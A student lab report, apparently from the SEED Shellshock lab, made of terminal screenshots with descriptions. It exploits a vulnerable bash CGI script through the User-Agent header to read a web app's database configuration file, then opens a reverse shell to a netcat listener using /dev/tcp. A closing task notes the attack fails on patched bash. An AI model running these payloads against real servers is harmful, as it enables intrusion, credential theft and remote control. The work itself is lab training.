SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```


Fig 4.9

A terminal window titled "Terminal" with a dark background and light text. The window shows the output of a curl command, displaying various HTTP request headers and environment variables. On the left side of the terminal, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, a search icon, a terminal icon, and a terminal icon. The terminal output is as follows:

```
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task3.cgi
SCRIPT_NAME=/cgi-bin/task3.cgi
[02/22/22]seed@VM:~/.../task3$ curl -A "TEST2" http://localhost/cgi-bin/task3.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST2
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
```

Fig 4.10


TASK4:

A terminal window titled "Terminal" with a dark background and a vertical sidebar of application icons on the left. The terminal shows a series of commands and their outputs. The first command is `ls /usr/lib/cgi-bin/`, which lists `myprog.cgi` and `task3.cgi`. The second command is `cat /usr/lib/cgi-bin/myprog.cgi`, which displays the contents of the file: `#!/bin/bash_shellshock`, `echo "Content-type: text/plain"`, `echo`, and `echo "Hello World"`. The prompt returns to `[02/22/22]seed@VM:~/.../task4$`.

```
Terminal [02/22/22]seed@VM:~/.../task4$ ls /usr/lib/cgi-bin/
myprog.cgi task3.cgi
[02/22/22]seed@VM:~/.../task4$ cat /usr/lib/cgi-bin/myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "Hello World"
[02/22/22]seed@VM:~/.../task4$
```

Fig 4.11

Asked to launch the shellshock attack to the server using the environmental variables and function definition. It asked to check if it has access to a password file or content file from the server and the answer is yes. got the information about database admin, database passwords and some other useful information.



```
[02/22/22]seed@VM:~/.../task4$ ls
task4.command
[02/22/22]seed@VM:~/.../task4$ cat task4.command
We use the myprog.cgi for this task.


$nc -lv 9090

on the second one launch the attack to get the reverse shell:

curl -A "()" { echo hello;}; echo Content_type: text/plain; echo \ /bin/cat /var/www/CSRF/Elgg-config/settings.php" \http://10.0.2.14/cgi-bin/myprog.cgi

[02/22/22]seed@VM:~/.../task4$
```

Fig 4.12


A terminal window titled "Terminal" with a dark background. The window has a title bar with standard icons (up/down arrows, "En", battery, speaker, and time "4:53 PM"). On the left side, there is a vertical dock with several application icons: a gear, a notepad, a document with a dollar sign, a terminal, a folder, a graph, a Firefox browser, a wrench and screwdriver, a circular arrow, and a terminal icon. The terminal text is as follows:

```
/**
 * To enable profiling, uncomment the following lines,
 * and replace __some_secret__ with a
 * secret key. When enabled, profiling data will show i
 * n the JS console.
 */
//if (isset($_REQUEST['__some_secret__'])) {
//
//    // send profiling data to the JS console?
//    $CONFIG->enable_profiling = true;
//
//    // profile all queries? A page with a ton of qu
//    eries could eat up memory.
//    $CONFIG->profiling_sql = false;
//
//    // in the list, don't include times that don't
//    contribute at least this much to the
//    // total time captured. .1% by default
//    $CONFIG->profiling_minimum_percentage = .1;
//}
[02/22/22]seed@VM:~/.../task4$
```

Fig 4.13

```
Terminal
//
//      // profile all queries? A page with a ton of qu
eries could eat up memory.
//      $CONFIG->profiling_sql = false;
//
//      // in the list, don't include times that don't
contribute at least this much to the
//      // total time captured. .1% by default
//      $CONFIG->profiling_minimum_percentage = .1;
//}
[02/22/22]seed@VM:~/.../task4$ curl -A "()" { echo hello
;}; echo Content_type: text/plain; echo; /bin/cat /var/
www/CSRF/Elgg/elgg-config/settings.php" http://10.0.2.1
5/cgi-bin/myprog.cgi > analysis_txt
% Total    % Received % Xferd  Average Speed   Time
Time      Time     Current                Dload  Upload  Total
Spent     Left   Speed
0         0    0     0    0     0      0      0  --:--:--
100    8927    0  8927    0     0   377k      0  --:--:--
-----:--  -----:--   396k
[02/22/22]seed@VM:~/.../task4$
```

Fig 4.14



The image shows a terminal window titled "Terminal" with a dark background. On the left side, there is a vertical dock with several application icons: a gear, a notepad, a document with a dollar sign, a terminal, a folder, a graph, a Firefox browser, a gear with a wrench, a terminal with a cursor, and a terminal with a cursor. The terminal itself displays PHP code. The code starts with a comment block explaining the purpose of the file: defining database credentials. It mentions that Elgg's configuration is stored in the database and that this file contains the credentials to connect to the database, along with a few optional configuration values. It also notes that the Elgg installation attempts to populate this file with the correct settings and then rename it to settings.php. A @todo comment suggests turning this into something more automatic. The code then defines the package as Elgg.Core and the subpackage as Configuration. Finally, it sets the default timezone to UTC. At the bottom right of the terminal, there is a status bar showing "16,0-1" and "Top".


```
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database. This file contains the
 * credentials to connect to the database, as well as a few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');
```

16,0-1 Top

Fig 4.15

TASK-5:

A terminal window titled "Terminal" with a dark background and light text. The window shows a series of commands and their outputs. The commands are: `mkdir task5`, `cd task5`, `vim task5.command`, and `cat task5.command`. The output of `cat task5.command` is a multi-line instruction: "We use the myprog.cgi for this task. You need two terminals on the attacker machine to launch this attack. On first one, type: \$nc -lv 9090 on the second one launch the attack to get the reverse shell:". The terminal window has a sidebar on the left with icons for various applications and a top bar with system status icons and the time "2:34 PM".

```
Terminal
[02/22/22]seed@VM:~/.../lab_4$ mkdir task5
[02/22/22]seed@VM:~/.../lab_4$ cd task5
[02/22/22]seed@VM:~/.../task5$ vim task5.command
[02/22/22]seed@VM:~/.../task5$ cat task5.command
We use the myprog.cgi for this task.


You need two terminals on the attacker machine to launch this attack. On first one, type:

$nc -lv 9090

on the second one launch the attack to get the reverse shell:
```

Fig 4.16


It can have access to the server but no access to the root privilege and content that root can do but it can down the server and make some possible problems.

A terminal window titled "Terminal" with a blue background and white text. The window shows the output of the `ifconfig` command. The output displays network configuration details for the `enp0s3` interface, including link type (Ethernet), hardware address (08:00:27:25:3a:d1), IP address (10.0.2.4), broadcast address (10.0.2.255), netmask (255.255.255.0), and various status flags (UP, BROADCAST, RUNNING, MULTICAST). It also shows statistics for RX and TX packets, errors, and drops. The terminal window has a sidebar on the left with icons for various applications and a top bar with system status icons and the time "1:40 PM".

```
clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/23/22]seed@VM:~$ ifconfig
enp0s3: Link encap:Ethernet HWaddr 08:00:27:25:3a:d1
      inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::ef93:c2d5:a628:6179/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:55 errors:0 dropped:0 overruns:0 frame:0
      TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:14305 (14.3 KB) TX bytes:8332 (8.3 KB)

Local Loopback
```


Fig 4.17



```
Terminal
[02/23/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:43:b7:a5
            inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::df73:e27f:6694:b479/64  Scope:link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:0
            RX packets:64 errors:0 dropped:0 overruns:0 frame:0
            TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:15013 (15.0 KB)  TX bytes:8720 (8.7 KB)

lo          Link encap:Local Loopback
```

Fig 4.18



```
Terminal
};}; /bin/bash -i >/dev/tcp/10.0.2.4/9090 0<&1 2>&1" http://10.0.2.15/cgi-bin/myprog.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error
occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.15 Port
80</address>
</body></html>
```

Fig 4.19

```

bash: cannot set terminal process group (1337): Inappropriate ioctl f
bash: no job control in this shell
www-data@home:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
www-data@home:/usr/lib/cgi-bin$ ifconfig

```

Fig 4.20

TASK-6:

Repeat task3 and 5 and it does not let the attack success-full

